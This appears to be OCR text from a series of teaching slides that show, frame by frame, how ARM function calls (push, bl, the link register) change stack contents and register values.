
Functions


func1
push {r11, lr}
set R11
Set new r0, r1
bl func2
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008394


Functions


func1
push {r11, lr}
set R11
Set new r0, r1
bl func2
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
branch to func2
save next instruction in LR
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564


Functions


func1
push {r11, lr}
set R11
Set new r0, r1
bl func2
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
branch to func2
save next instruction in LR
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564

Functions


func1
push {r11, lr}
set R11
Set new r0, r1
bl func2
0x00008560
0x00008564
Set params r0,r1
bl func1
0x00008390
0x00008394
save next instruction in LR
branch to func2
STACK
0x000000F8
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x00000100	0x00008564

Functions




STACK

0x000000F8	
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

